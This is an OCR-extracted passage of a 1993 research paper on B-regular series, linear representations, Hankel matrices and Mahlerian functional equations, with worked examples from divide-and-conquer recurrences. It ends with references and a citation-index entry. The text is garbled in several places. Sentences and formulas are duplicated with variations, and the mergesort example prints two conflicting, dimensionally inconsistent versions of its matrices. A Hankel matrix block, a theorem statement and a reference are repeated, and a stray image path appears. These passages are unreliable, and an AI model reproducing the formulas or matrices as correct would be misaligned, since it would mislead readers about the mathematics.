If the binary expansion of the integer n is $\epsilon_\ell \cdots \epsilon_1 \epsilon_0$, we have $w_n = \lambda A_{\epsilon_\ell} \cdots A_{\epsilon_1} A_{\epsilon_0} \gamma$. As an illustration

$$w_{14} = \lambda A_1 A_1 A_1 A_0 \gamma = 2.$$

This computation is akin to the definition of recognizable series and indeed B-regular series are merely a translation, as we shall see.

Let the alphabet $\mathcal{X}_B$ be formed of the digits $0, 1, \ldots, B-1$ used to write the integers in B-ary notation. To avoid confusion between figures and scalars, which lie in a ring $\mathbb{A}$, we represent figures by the indeterminates $x_0, x_1, \ldots, x_{B-1}$. We obtain B-regular series by translation of rational series [2].

Definition 1. A formal power series $f(z) \in \mathbb{A}[[z]]$ is a B-regular series if there exists a rational series $S \in \mathbb{A}^{\mathrm{rat}}\langle\langle \mathcal{X}_B \rangle\rangle$ in non-commutating indeterminates, whose support is included in the language $\mathcal{N}$ of integers B-ary expansions,

exists a rational series $S \in \mathbb{A}^{\mathrm{rat}}\langle\langle \mathcal{X}_{\mathrm{B}} \rangle\rangle$ in non-commutating indeterminates, whose support is included in the language $\mathcal{N}$ of integers B-ary expansions,

$$S = \sum_{u \in \mathcal{N}} (S,u)\, u \quad ,$$

---

such that

$$f(z) = \sum_{n \geq 0} (S, \tilde{n})\, z^n \quad ,$$

where $\tilde{n}$ is the B-ary expansion of n.

Linear Representations. In the study of recognizable series, the linear representations come from the use of the division operators that trim a word of its leftmost letter. Classically the divisions are on the left but we favour the right operations, which correspond to the least significant digits. If the alphabet is $\mathcal{X}$ and w is a word, the right division w^{-1} acts on the series S according to the formula

$$S w^{-1} = \sum_{u \in \mathcal{X}^*} (S, uw)\, u \quad .$$

The division operators give us the section operators S_r, $0 \leq r < \mathrm{B}$, acting on $f(z) = \sum_n f_n z^n$ by the formula

$$S_r f(z) = \sum_{n \geq 0} f_{\mathrm{B}n+r}\, z^n \quad .$$

Theorem 2 (Stability theorem). *A formal series is* B*-regular if and only if there exists an* $\mathbb{A}$*-module of finite type which is left stable by the section operators and contains the series.*

We obtain a linear representation of a B-regular series by expressing the section operators with respect to a generating family of that module. Moreover the linear representation permits us to exhibit a rational expression of the series S associated with the B-regular series: if $\Sigma = \sum_{0 \leq r < \mathrm{B}} x_r A_r$ and $\Sigma_+ = \sum_{0 < r < \mathrm{B}} x_r A_r$, we have $S = \lambda(I + \Sigma_+ \Sigma^*)\gamma$. This formula is only a translation of the fact that $\mathcal{N} = \epsilon + \mathcal{X}_+ \mathcal{X}^*$, where ϵ is the empty word, $\mathcal{X} = \mathcal{X}_{\mathrm{B}}$ and $\mathcal{X}_+ = \{x_1, \ldots, x_{\mathrm{B}-1}\}$.

Example 2. The complexity of mergesort in the worst case satisfies the divide-and-conquer recurrence

$$T_n = T_{\lfloor n/2 \rfloor} + T_{\lceil n/2 \rceil} + n - 1 \quad ,$$

with the initial conditions $T_0 = T_1 = 0$. The generating series $T(z)$ is 2-regular because the $\mathbb{Z}$-module generated by $T(z)$, $T(z)/z$, $2z/(1-z)^2$, $z(1+z)/(1-z)^2$ and $(1+z)/(1-z)^2$ is left stable by the two section operators S_0 and S_1. With respect to this basis, the matrices of S_0 and S_1 are

$$A_0 = \begin{pmatrix} 2 & 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 \\ 0 & 1 & 2 & 1 & 1 \\ 1 & 0 & 0 & 1 & 0 \end{pmatrix}, \quad A_1 = \begin{pmatrix} 1 & 0 & 0 & 0 & 0 \\ 1 & 2 & 0 & 0 & 0 \\ 1 & 0 & 0 & 1 & -1 \\ 0 & 0 & 0 & 0 & 0 \end{pmatrix}.$$

$$A_0 = \begin{pmatrix} 0 & 1 & 2 & 1 & 1 \\ 1 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 1 \end{pmatrix}, \quad A_1 = \begin{pmatrix} 1 & 0 & 0 & 1 & -1 \\ 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 2 & 1 & 3 \end{pmatrix}.$$

We take

$$\lambda = \begin{pmatrix} 0 & 0 & 0 & 0 & 1 \end{pmatrix}, \quad \gamma = \begin{pmatrix} 1 & 0 & 0 & 0 & 0 \end{pmatrix}^T,$$

because the components of λ are the values at 0 of the series of the basis and γ gives the coordinates of $T(x)$.

Building a linear representation from the section operators gives the relation $\lambda A_0 = \lambda$ because the constant term of a series $g(x)$ is the constant term of $S_0 g(x)$ too. We call such a representation a standard linear representation. We have seen that every B-regular series $f(x)$ hides a rational series $S = \lambda(I + \Xi_+ \Xi^*)\gamma$, but for a standard representation it is simpler to introduce the rational series $R = \lambda \Xi^* \gamma$. Both series coincide on language $\mathcal{N} = \epsilon + \mathcal{X}_+ \mathcal{X}^*$, but the first one extends $f(x)$ by 0 whereas the second one uses the rule $(R, x_0 w) = (R, w)$. Clearly each one determines the other and they have the same rank. By definition this is the rank of the series $f(x)$.

Recurrences. The B-regular series satisfy linear recurrences and the best way to find them is to use their Hankel matrices [5]. For the sake of simplicity, we assume the ring is a field $\mathbb{K}$.

The Hankel matrix of a series $f(x)$ is an infinite matrix whose rows are indexed by the integers and columns are indexed by the words in $\mathcal{X}_B^*$. The columns of the matrix are simply the sequences (f_n), (f_{Bn}), (f_{Bn+1}), $\ldots$, (f_{Bn+B-1}), $(f_{B^2 n})$, $\ldots$, if we arrange the words according to their length and lexicographic order.

Definition 3. The Hankel matrix of $f(x) \in \mathbb{K}[[x]]$ is an infinite matrix of type $\mathbb{N} \times \mathcal{X}^*$. The coefficient $H_{n,w}$ of that matrix is $f_{B^k n + r}$ if w has length k and r is the value of w for radix B.

Clearly a series is B-regular if and only if its Hankel matrix has finite rank. Moreover searching for relations between the columns of the matrix gives us recurrence relations.

Example 3. The van der Corput's sequence associates to an integer n with binary expansion $\epsilon_\ell \ldots \epsilon_0$ the rational number $v_n = \epsilon_0/2 + \epsilon_1/4 + \cdots + \epsilon_\ell/2^{\ell+1}$. It is 2-regular with rank 2 for it satisfies the recurrence

$$v_{2n} = v_n/2, \quad v_{2n+1} = 1/2 + v_n/2 \quad (n \geq 0).$$

Its Hankel matrix begins with

$$\begin{pmatrix} 0 & 0 & 1/2 & 0 & 1/2 & 1/4 & 3/4 \\ 1/2 & 1/4 & 3/4 & 1/8 & 5/8 & 3/8 & 7/8 \\ 1/4 & 1/8 & 5/8 & 1/16 & 9/16 & 5/16 & 13/16 \\ 3/4 & 3/8 & 7/8 & 3/16 & 11/16 & 7/16 & 15/16 \\ 1/8 & 1/16 & 9/16 & 1/32 & 17/32 & 9/32 & 25/32 \\ 5/8 & 5/16 & 13/16 & 5/32 & 21/32 & 13/32 & 29/32 \\ 3/8 & 3/16 & 11/16 & 3/32 & 19/32 & 11/32 & 27/32 \\ \cdots & \cdots & \cdots & \cdots & \cdots & \cdots & \cdots \end{pmatrix}.$$

$$\begin{pmatrix} 5/8 & 5/16 & 13/16 & 5/32 & 21/32 & 13/32 & 29/32 \\ 3/8 & 3/16 & 11/16 & 3/32 & 19/32 & 11/32 & 27/32 \\ 7/8 & 7/16 & 15/16 & 7/32 & 23/32 & 15/32 & 31/32 \end{pmatrix}$$

The two columns with indices ε and x_1 (the first and the third) are independents. Expressing the columns with indices x_0, x_0x_1 and x_1x_1 according to these, we obtain the relations

$$\begin{cases} v_{2n} &= v_n/2 \ , \\ v_{4n+1} &= -v_n/4 + v_{2n+1} \ , \\ v_{4n+3} &= -v_n/2 + 3v_{2n+1}/2 \ , \end{cases}$$

which are easy to verify in this case. What we want to emphasize is the shape of these relations and a picture will be clearer than a long comment (see Figure 1).




Fig. 1. The leaves of the tree give the shape of the recurrence relations.

This example epitomises the existence of a basis composed with sections $S_w f(x)$, such that the w are the addresses of the internal nodes of a B-ary tree. Furthermore to the leaves of the tree there correspond the recurrence relations; all the recurrences which express linear dependence between the sections are deduced from these [12].

Condensation. If $f(x)$ is B-regular and S is the associated rational series with support in $\mathcal{N} = \varepsilon + \mathcal{X}_+\mathcal{X}^*$, the commutative image [13, p. 147] is a rational series. We call it the condensate of $f(x)$ because it is simply

$$Kf(t) = f_0 + \sum_{l \geq 1} \left(\sum_{\mathrm{B}^{l-1} \leq n < \mathrm{B}^l} f_n \right) t^l \ .$$

The condensation is useful for regular series just as density is for a regular language.

Example 4. The Taylor series of the logarithm is not B-regular for all B. The condensate of the series

$$\frac{1}{z} \ln \frac{1}{1-z} = \sum_{n \geq 0} \frac{z^n}{n+1}$$

is

$$F(t) = 1 + \sum (H_{\mathrm{B}^l} - H_{\mathrm{B}^{l-1}}) t^l \ ,$$

$$F(t) = 1 + \sum_{i \geq 1} (H_{B^i} - H_{B^{i-1}}) t^i \quad ,$$

with H_n the n-th harmonic number. Using the equality

$$H_{B^i} - H_{B^{i-1}} \underset{i \to +\infty}{=} \ln \mathrm{B} + o(1)$$

and the transcendence of $\ln \mathrm{B}$, we see that $F(t)$ is not rational, hence the conclusion.

Closure. The closure properties of rational series show immediately that the set of B-regular series is a module left stable by Hadamard product. Besides, the Cauchy product of two B-regular series is B-regular (assuming that the ring is Noetherian) and a rational function is B-regular if and only if its poles are roots of unity (here we suppose the ring is a field). These properties have been established directly by Allouche and Shallit [2], using computation on sequences.

For the sake of simplicity we assume that we use a field in the next theorem.

Theorem 4 (Closure theorem). *A rational function is* B*-regular if and only if its poles are roots of unity. The set of* B*-regular series is closed under*
— *linear combination,*
— *Hadamard product (term by term product),*
— *Cauchy product (function product),*
— *derivation.*

Example 5. Greene and Knuth [11, pp. 25–28] consider the sequence $f(n)$ defined by

$$f(n) = 1 + \min_i \left\{ \frac{i-1}{n} f(i-1) + \frac{n-i}{n} f(n-i) \right\} ,$$

which is relative to the search of an integer between 1 and n. The sequence $g(n) = nf(n)$ has second order difference given by

$$\Delta^2 g(n) = \begin{cases} 2 & \text{if } n \text{ is a power of } 2 \\ 1 & \text{if } n \text{ is even but not a power of } 2 \\ -1 & \text{if } n \text{ odd.} \end{cases}$$

Hence the generating series $g(z)$ is given by

$$g(z) = \frac{1}{(1-z)^2} \left(\frac{1}{1+z} + \sum_{s \geq 0} z^{2^s} \right)$$

and $g(z)$ is 2-regular as sum and product of 2-regular series.

Clearly the subject is not exhausted (we did not speak of Fatou lemma, of properties of coefficients, of decidability questions, *etc*).

2 Mahlerian Series and B-regular Series

As we want to extend the theorem of Christol *et alii* about automatic sequences, we recall at first the subject. Next we establish a general criterion and finally we apply the criterion to four cases:

1. a common case which is very useful because almost all divide-and-conquer recurrences are concerned,
2. the finite field case where we get back the theorem of Christol *et alii*,
3. the modular case, which provides examples where the ring is not an integral domain,
4. the algebraically closed field case, which completes the first case because it permits us to treat more complicated examples.

Let us recall the definition of a B-automatic sequence with values in a set $\mathcal{A}$. First a B-machine is a finite set of states, $\mathcal{S}$, with a distinguished initial state, i, and equipped with transitions $s \mapsto \epsilon s$ $(0 \leq \epsilon < \mathrm{B})$ from $\mathcal{S}$ into itself. Next we adjoin to this B-machine an application π from $\mathcal{S}$ into $\mathcal{A}$ and so we have a B-automaton. Finally for each integer n, we write its B-ary expansion $\epsilon_\ell \cdots \epsilon_0$ and we compute the state $s = \epsilon_\ell \cdots \epsilon_1 \epsilon_0 . i$ by going through the automaton from the state i according to the digits of n. The value of the sequence for n is $\pi(s)$.

Clearly the B-automatic sequences with values in a ring are B-regular sequences. The matrices of the transitions, the initial state and the output application provide a linear representation. Conversely a B-regular sequence which takes only a finite number of values is B-automatic.

The theorem under consideration is the next one and has given rise to an extended literature [1, 7].

Theorem 5 (Christol, Kamae, Mendès France, Rauzy). *The generating series of q-automatic sequences with values in the finite field $\mathbb{F}_q$ are exactly the series algebraic over the field $\mathbb{F}_q(x)$ of rational functions.*

This theorem is based on the equality $f(x^q) = f(x)^q$ for a formal series with coefficients in $\mathbb{F}_q$ and this is the reason why algebraic series are in question. In fact the equations which come naturally in light in this situation are Mahlerian equations.

Definition 6. A Mahlerian equation is a functional equation of the form

$$c_0(x)\,f(x) + c_1(x)\,f(x^B) + \cdots + c_N(x)\,f(x^{B^N}) = b(x)\ ,$$

where $c_0(x)$, ..., $c_N(x)$ are polynomials. A Mahlerian series is a power series which satisfies a non trivial homogeneous Mahlerian equation.

Our purpose is to extend the theorem to regular series and to separate the radix B and the characteristic m of the ring we use. We show first that every B-regular series is B-mahlerian, at least when the ring is a field. Next we give some criteria which focus on the coefficient $c_0(x)$ and ensure that a solution of the equation is B-regular.

Minimal Equation. Let us assume that the ring is a field $\mathbb{K}$. In this case one can develop an arithmetic for the ring of operators $\mathbb{K}[x, M]$, where M refer to the Mahler operator $f(x) \mapsto f(x^B)$. Precisely there is a Euclidean left division, which causes the left ideals to be principal and every Mahlerian series posesses a minimal homogeneous equation [8].

The proof given by Allouche [1] to etablish that a q-automatic series over $\mathbb{F}_q$ is algebraic remains adequate to show that a B-regular series is B-mahlerian. Moreover it often gives a minimal equation for the series if one uses carefully a linear representation of the series. The idea is just to express $f(x)$, $f(x^B)$, *etc* in the basis corresponding to the representation and it leads to an effective method of computation.

Example 6. The series $o(z) = \prod_{s\geq 0} \left(1 + 2z^{2^s}\right)$ gives the number of odd coefficients in a row of Pascal's triangle [2, ex. 14] [14, seq. 109] [15]. Consequently the complementary series $e(z) = \dfrac{1}{(1-z)^2} - o(z)$ gives the number of even coefficients in a row. This series is 2-regular with rank 3 and a representation is

$$A_0 = \begin{pmatrix} 0 & -2 & -4 \\ 1 & 3 & 4 \\ 0 & 0 & 1 \end{pmatrix}, \quad A_1 = \begin{pmatrix} 2 & 0 & 0 \\ 0 & 0 & -2 \\ 0 & 1 & 3 \end{pmatrix}, \quad \lambda = \begin{pmatrix} 0 & 0 & 1 \end{pmatrix}, \quad \gamma = \begin{pmatrix} 1 & 0 & 0 \end{pmatrix}^T.$$

$$\begin{pmatrix} 0 & 0 & 1 \end{pmatrix} \qquad \begin{pmatrix} 0 & 1 & 3 \end{pmatrix} \qquad \gamma = \begin{pmatrix} 1 & 0 & 0 \end{pmatrix}^{\top}.$$

The algorithm gives the equation

$$z^2 e(z) - \left(3z^2 - z + 1\right)\left(z^2 + z + 1\right) e(z^2)$$
$$+ \left(3 + 4z^2 + 11z^4 + 2z^5 + 6z^8\right) e(z^4) - 2\left(2z^4 + 1\right)\left(1 + z^4\right)^2 e(z^8) = 0 \ .$$

In fact the minimal equation, which is the lcm of the minimal equations for $1/(1-z)^2$ and $o(z)$, is

$$z^2 e(z) - [(1+z^2)^2 + z^2(1+2z)]e(z^2) + (1+z^2)^2(1+2z^2)e(z^4) = 0 \ .$$

Another proof, most in the spirit of this paper, consists in introducing the B-rational operators

$$F = \sum_{k \geq 0} c_k(z)\, M^k \in \mathbb{K}[[z, M]] \ ,$$

which are the images of the rational series S with support in $\mathcal{N} = \varepsilon + \mathcal{X}_+\mathcal{X}^*$ by the anti-morphism which associates to the letter x_r the operator $z^r M$. They are the natural intermediate between the rational series and the B-regular series, since every B-regular series is the value of a rational operator at the series 1. Using the closure properties of rational series and the arithmetic of operators, it is not difficult to prove that every B-rational operator satisfies an equality $QF = P$ where Q and P are two members of $\mathbb{K}[z, M]$ with the constraint $Q \neq 0$ and $\omega_M(Q) = 0$ (Q is a polynomial with respect to z and M and $\omega_M(Q)$ is the valuation of Q according to M). Now if $f(z)$ is a B-regular series it is written $f(z) = F.1$ where F is a rational operator; taking for Q a denominator of F, we have $Qf(z) = P.1$ hence a Mahlerian equation where the second member is a polynomial; it is not difficult to render it homogeneous.

General Criterion. For the rest of the paper we study the converse of the preceding property and we give first a general criterion to ensure that the solutions of a Mahlerian equation are B-regular.

Let us consider a Mahlerian equation

$$c_0(z) f(z) + c_1(z) f(z^{\mathrm{B}}) + \cdots + c_N(z) f(z^{\mathrm{B}^N}) = b(z)$$

where $b(z)$ is a B-regular series. We assume that the ring $\mathbb{A}$ is Noetherian and the coefficient of lowest degree in $c_0(z)$ is inversible in $\mathbb{A}$: we have $c_0(z) = Cz^\gamma g(z)$ with C inversible, γ a non negative integer and $g(0) = 1$. These constraints are normally fulfilled but we need to add the main condition: the set of the sections

$$S_{r_K} \cdots S_{r_1}\left(\frac{1}{g(z^{\mathrm{B}^{K-1}}) \cdots g(z^{\mathrm{B}}) g(z)}\right) = S_{r_K} \frac{1}{g}\left(S_{r_{K-1}} \frac{1}{g}\left(\cdots S_{r_1}\left(\frac{1}{g}\right)\right)\right),$$

where $K \geq 0$, $0 \leq r_k < \mathrm{B}$ for $k = 1, \cdots, K$, is contained in a module of finite type. With these hypotheses a solution $f(z)$ of the equation is B-regular.

As we impose a condition only on coefficient c_0 and nothing on $c_1, \ldots, c_N$, there is no hope to find a necessary and sufficient condition. Nevertheless the hypothesis about the set of sections which appears in the criterion is exactly the condition which ensures that the Mahlerian infinite product

$$f(z) = \prod \frac{1}{g(z^{\mathrm{B}^k})}$$

$$f(z) = \prod_{k \geq 0} \frac{1}{g(z^{\mathrm{B}^k})}$$

is B-regular.

Common Case. If $g(z) = 1$, the main condition vanishes and we have an easy criterion to recognize a B-regular series. The case contains almost all the divide-and-conquer recurrences and in view of its importance, we extend the result to study vector of series instead of series. This permits us to treat sequences which admits a definition by case according to the residue modulo a power of B, say B^{k+1}, which expresses $\mathrm{B}^{k+1}n + r$ according to the $\mathrm{B}^l n + s$ with $0 \leq l \leq k$. The next assertion uses a natural extension of B-regularity to vector of series.

Theorem 7 (Common case). *We consider a vector of series*

$$F(z) = \left(\begin{array}{ccc} f_1(z) & \cdots & f_d(z) \end{array} \right)^T$$

and we assume the following hypothesis:
— *the ring is Noetherian,*
— *the vector of series satisfies an equation*

$$z^\gamma F(z) + \sum_{k=1}^{N} C_k(z) F(z^{\mathrm{B}^k}) = B(z)$$

where $\gamma \geq 0$, $C_1(z)$, ..., $C_N(z)$ are some square matrices of polynomials and $B(z)$ is a column matrix whose components are B*-regular series.*

With these conditions, the components of $F(z)$ are B*-regular series.*

Example 7. Supowit and Reingold [16] encountered the sequence (C_n) defined by the recurrence

$$\left\{ \begin{array}{lcl} C_{4n} & = & a(C_{2n+1} + C_{2n-1}) + b \\ C_{4n+1} & = & a(C_{2n+1} + C_{2n}) \\ C_{4n+2} & = & a(C_{2n+1} + C_{2n+1}) + b \\ C_{4n+3} & = & a(C_{2n+2} + C_{2n+1}) \end{array} \right.$$

for $n \geq 1$ and the initial conditions $C_0 = C_1 = 0$, $C_2 = b$, $C_3 = ab$, with $a = 1/\sqrt{2}$ and $b = \sqrt{3}$. The number b is only a scale factor and with a division by b we may suppose $b = 1$.

We call $f(z)$ the generating series of (C_n) and we refer to the section $S_\omega f(z)$ as $f_\omega(z)$. The recurrence gives us the system

$$\left\{ \begin{array}{lcl} f_{00}(z) & = & a(1+z) f_1(z) + 1/(1-z) \\ f_{01}(z) & = & a f_1(z) + a f_0(z) \\ f_{10}(z) & = & 2a f_1(z) + 1/(1-z) \\ f_{11}(z) & = & a f_0(z)/z + a f_1(z) \ . \end{array} \right.$$

If we express $f_0(z)$ and $f_1(z)$ with respect to $f_{00}(z)$, $f_{01}(z)$, $f_{10}(z)$ and $f_{11}(z)$ as $f_c(z) = f_{0c}(z^2) + z f_{1c}(z^2)$, we obtain an equation

$$F(z) = a\, C_1(z) F(z^2) + B(z)$$

in which the unknown is the vector $F(z) = \left(\begin{array}{cccc} f_{00}(z) & f_{01}(z) & f_{10}(z) & f_{11}(z) \end{array} \right)^T$ and the coefficients are given by

in which the unknown is the vector $F(z) = (\, f_{00}(z) \;\; f_{01}(z) \;\; f_{10}(z) \;\; f_{11}(z) \,)^{\top}$ and the coefficients are given by

$$C_1(z) = \begin{pmatrix} 0 & 1+z & 0 & z(1+z) \\ 1 & 1 & z & z \\ 0 & 2 & 0 & 2z \\ 1/z & 1 & 1 & z \end{pmatrix}, \quad B(z) = \begin{pmatrix} 1/(1-z) \\ 0 \\ 1/(1-z) \\ 0 \end{pmatrix}.$$

In accordance with our result, we may assert that $F(z)$ and hence $f(z)$ is 2-regular.

Finite Fields and Rings. Let $p(x) \in \mathbb{A}[x]$ be a polynomial such that $p(0) = 1$. We say that T is the period of $p(x)$ if the sequence of coefficients of the formal power series $1/p(x)$ is periodic with period T. The study of the period [4] of

$$g(x^{\mathrm{B}^{K-1}}) \cdots g(x^{\mathrm{B}}) g(x)$$

provide us with cases in which we can guarantee that the main condition is satisfied.

Theorem 8 (Finite field). *Let a formal series $f(x)$ have coefficients in the field $\mathbb{F}_q$ with characteristic p and satisfy a Mahlerian equation whose right-hand side is* B*-automatic*

$$c_0(x) f(x) + c_1(x) f(x^{\mathrm{B}}) + \cdots + c_N(x) f(x^{\mathrm{B}^N}) = b(x) \;.$$

We assume that $c_0(x) = C x^{\gamma} g(x)$ with $\gamma \geq 0$, $g(0) = 1$. If p divides B *or if the period T of $g(x)$ and the radix* B *have a common prime divisor, other than the characteristic p, then $f(x)$ is* B*-automatic.*

It is worth noting that $g(x)$ does not matter in the first condition about B. This case extends directly the theorem of Christol, Kamae, Mendès France and Rauzy.

Example 8. The polynomial $g(z) = 1 + z^2 + z^3$, which lies in $\mathbb{F}_2[z]$, is 7-periodic. Hence a formal series $f(z) \in \mathbb{F}_4[[z]]$ which satisfies a Mahlerian equation of the shape

$$z^{1993}(1 + z^2 + z^3) f(z) + c_1(z) f(z^{21}) + c_2(z) f(z^{441}) = 0$$

is 21-regular. (Here $p = 2$, $q = 4$, $T = 7$ and $\mathrm{B} = 21$.)

Starting from these results for the fields $\mathbb{F}_p$, it is not difficult to attain the quotient rings $\mathbb{Z}/(p^a)$. In fact if $g(x)$ has period t modulo p^a, it has period pt modulo p^{a+1}. Next the chinese remainder theorem permits us to consider rings $\mathbb{Z}/(m)$.

Theorem 9 (Modular case). *Let $f(x) \in \mathbb{Z}/(m)[[x]]$ be a formal series which satisfies*

$$c_0(x) f(x) + c_1(x) f(x^{\mathrm{B}}) + \cdots + c_N(x) f(x^{\mathrm{B}^N}) = b(x)$$

with right-hand side $b(x)$ B*-automatic, $c_0(x) = C x^{\gamma} g(x)$, C invertible, $\gamma \geq 0$ and $g(0) = 1$. We assume that for every prime divisor p of m, one of the next two conditions is satisfied: i) p divides* B*, or ii) there exists a prime number p' which is different from p and divides both the radix* B *and the period $T(q,p)$ of*

two conditions is satisfied: i) p divides B*,or ii) there exists a prime number p' which is different from p and divides both the radix* B *and the period $T(g,p)$ of $g(x)$ reduced modulo p. Then $f(x)$ is* B*-automatic.*

Example 9. Let us consider the integer sequence (u_n) defined by the initial conditions $u_0 = 0$, $u_1 = 1$ and the recurrence relation

$$u_n = u_{n-1} + u_{n-2} + u_{\lfloor n/2 \rfloor} \ .$$

Clearly u_n is greater than the Fibonacci number F_{n-1} and the generating series

$$u(z) = z + 2z^2 + 4z^3 + 8z^4 + 14z^5 + 26z^6 + 44z^7 + 78z^8 + \cdots$$

---

is not 2-regular because its coefficients grow too rapidly. Nevertheless it is 2-regular when we reduce it modulo every integer. It suffices to look at the primary numbers p^a. If $p = 2$ the result is immediatly obtained for p equals B. Otherwise it suffices to remark that the period of $1 - z - z^2$ modulo an odd prime is even, because the Mahlerian equation which is to be considered is

$$(1 - z - z^2)u(z) - (1 + z)u(z^2) = z \ .$$

Example 10. A B-ary partition is an integer partition in which the parts are power of B. As an illustration there are nine 3-partitions of 16, namely 1^{16}, $1^{13}3$, $1^{10}3^2$, $1^7 3^3$, $1^4 3^4$, 13^5, $1^7 9$, $1^4 3\,9$, $13^2 9$ (we use the classical notation: $13^2 9$ refers to $1+3+3+9$). The generating function of the number of B-ary partition is [3, p. 161]

$$p(z) = \prod_{k=0}^{+\infty} \frac{1}{1 - z^{B^k}}$$

and it satisfies the Mahlerian equation

$$(1 - z)p(z) = p(z^B) \ .$$

Because the period of $g(z) = 1 - z$ is 1 modulo every integer, we cannot use the second condition of our theorem, but the first one shows that $p(z)$ is B-regular if we reduce it modulo m and every prime divisor of m divides B. As an example the number of binary partition reduced modulo 8 may be defined by the 2-automaton

$$A_0 = \begin{pmatrix} 0&0&0&0&0&0&0 \\ 1&0&0&0&0&0&0 \\ 0&1&0&0&0&1&0 \\ 0&0&0&1&0&0&0 \\ 0&0&0&0&1&0&0 \\ 0&0&1&0&0&0&0 \\ 0&0&0&0&0&0&1 \end{pmatrix}, \quad A_1 = \begin{pmatrix} 0&0&0&0&0&0&0 \\ 1&0&0&0&0&0&0 \\ 0&0&0&0&0&0&0 \\ 0&0&1&1&0&0&0 \\ 0&1&0&0&0&1&1 \\ 0&0&0&0&0&0&0 \\ 0&0&0&0&1&0&0 \end{pmatrix},$$

$$\lambda = \begin{pmatrix} 1&1&0&4&2&0&6 \end{pmatrix}, \quad \gamma = \begin{pmatrix} 1&0&0&0&0&0&0 \end{pmatrix}^T.$$

Algebraically Closed Field. Finally we apply our criterion to algebraically closed fields. Here the trick to obtain the main condition is to impose that

$$S_{r_K} \cdots S_{r_1} \left(\frac{1}{g(z^{B^{K-1}}) \cdots g(z^B) g(z)} \right)$$

$$\Delta_{r_K}\cdots\Delta_{r_1}\left(\frac{1}{g(z^{\mathrm{B}^{K-1}})\cdots g(z^{\mathrm{B}})g(z)}\right)$$

have poles in a finite set with bounded multiplicities. This guarantees that they lie in a vector space of finite dimension. We obtain the following theorem.

Theorem 10 (Algebraically closed field). *Let $f(z)$ be a formal series with coefficients in an algebraically closed field. We assume that $f(z)$ satisfies a Mahlerian equation*

$$c_0(z)f(z)+c_1(z)f(z^{\mathrm{B}})+\cdots+c_N(z)f(z^{\mathrm{B}^N})=b(z)$$

in which $b(z)$ is B*-regular, $c_0(z)=Cz^\gamma g(z)$ with $C\neq 0$, $\gamma\geq 0$ and $g(0)=1$. If all the roots of $g(z)$ are roots of unity with an order (in the sense of group theory) which is not prime relative to* B*, then $f(z)$ is* B*-regular.*

Example 11. Let us consider the integer sequence (u_n) defined by $u_0=0$, $u_1=1$ and the recurrence

$$u_n=u_{n-1}-u_{n-2}+u_{\lfloor n/2\rfloor}\quad(n\geq 2)\ .$$

Its generating function $u(z)$ is the solution of

$$(1-z+z^2)u(z)-u(z^2)=z\ .$$

The roots of $1-z+z^2$ are the primitive 6-th roots of unity, hence $u(z)$ is 3-regular. Besides its rank is 3. Moreover it is 3-automatic according to the equality

$$u(z)=(1+z)\sum_{k,l\geq 0}(-1)^l z^{2^k(2l+1)}\ .$$

Acknowledgement. This work was (partially) supported by the ESPRIT Basic Research Action Nr. 7141 (ALCOM II).

References

1. J.-P. Allouche. Automates finis en théorie des nombres. *Expositiones Mathematicae*, 5:239–266, 1987.
2. J.-P. Allouche and J. Shallit. The ring of k-regular sequences. *Theoretical Computer Science*, 98:163–197, 1992.
3. G. E. Andrews. *The Theory of Partitions*, volume 2 of *Encyclopedia of Mathematics and its Applications*. Addison–Wesley, 1976.
4. E. R. Berlekamp. *Algebraic Coding Theory*. Mc Graw-Hill, revised 1984 edition, 1968.
5. J. Berstel and Ch. Reutenauer. *Rational series and their languages*, volume 12 of *EATCS monographs on theoretical computer science*. Springer, 1988.
6. G. Christol, T. Kamae, M. Mendès France, and G. Rauzy. Suites algébriques, automates et substitutions. *Bulletin de la Société Mathématique de France*, 108:401–419, 1980.
7. M. Dekking, M. Mendès France, and A. Van der Poorten. Folds! *Mathematical Intelligencer*, 4:130–138, 173–181, 190–195, 1982.
8. Philippe Dumas. *Récurrences Mahlériennes, suites automatiques, et études asymptotiques*. Doctorat de mathématiques, Université de Bordeaux I, 1993.
9. Philippe Flajolet and Mordecai Golin. Exact asymptotics of divide–and–conquer recurrences. Proceedings of ICALP'93, Lund., July 1993. This volume.

9. Philippe Flajolet and Mordecai Golin. Exact asymptotics of divide–and–conquer recurrences. Proceedings of ICALP'93, Lund., July 1993. This volume.
10. Philippe Flajolet, Peter Grabner, Peter Kirschenhofer, Helmut Prodinger, and Robert Tichy. Mellin transforms and asymptotics: Digital sums, July 1991. 23 pages. INRIA Research Report. Accepted for publication in *Theoretical Computer Science*.
11. D. H. Greene and D. E. Knuth. *Mathematics for the analysis of algorithms*. Birkhauser, Boston, 1981.
12. Ch. Reutenauer. Séries rationnelles et algèbres syntactiques. Master's thesis, Université Pierre et Marie Curie (Paris VI), 1980.
13. A. Salomaa and M. Soittola. *Automata-Theoretic Aspects of Formal Power Series*. Springer, Berlin, 1978.
14. N. J. A. Sloane. *A Handbook of Integer Sequences*. Academic Press, 1973.
15. Kenneth B. Stolarsky. Power and exponential sums of digital sums related to binomial coefficients. *SIAM Journal on Applied Mathematics*, 32(4):717–730, 1977.
16. K. J. Supowit and E. M. Reingold. Divide and conquer heuristics for minimum weighted Euclidean matching. *SIAM Journal on Computing*, 12(1):118–143, February 1983.

Algebraic Aspects of B-regular Series

(1993) (Make Corrections) (1 citation)
Ph. Dumas
Automata, Languages and Programming

Abstract: . This paper concerns power series of an arithmetic nature that arise in the analysis of divide-and-conquer algorithms. Two key notions are studied: that of B-regular sequence and that of Mahlerian sequence with their associated power series. Firstly we emphasize the link between rational series over the alphabet fx0 ; x1 ; : : : ; xB\Gamma1 g and B-regular series. Secondly we extend the theorem of Christol, Kamae, Mend`es France and Rauzy about automatic sequences and algebraic series to... (Update)

BibTeX entry: **(Update)**

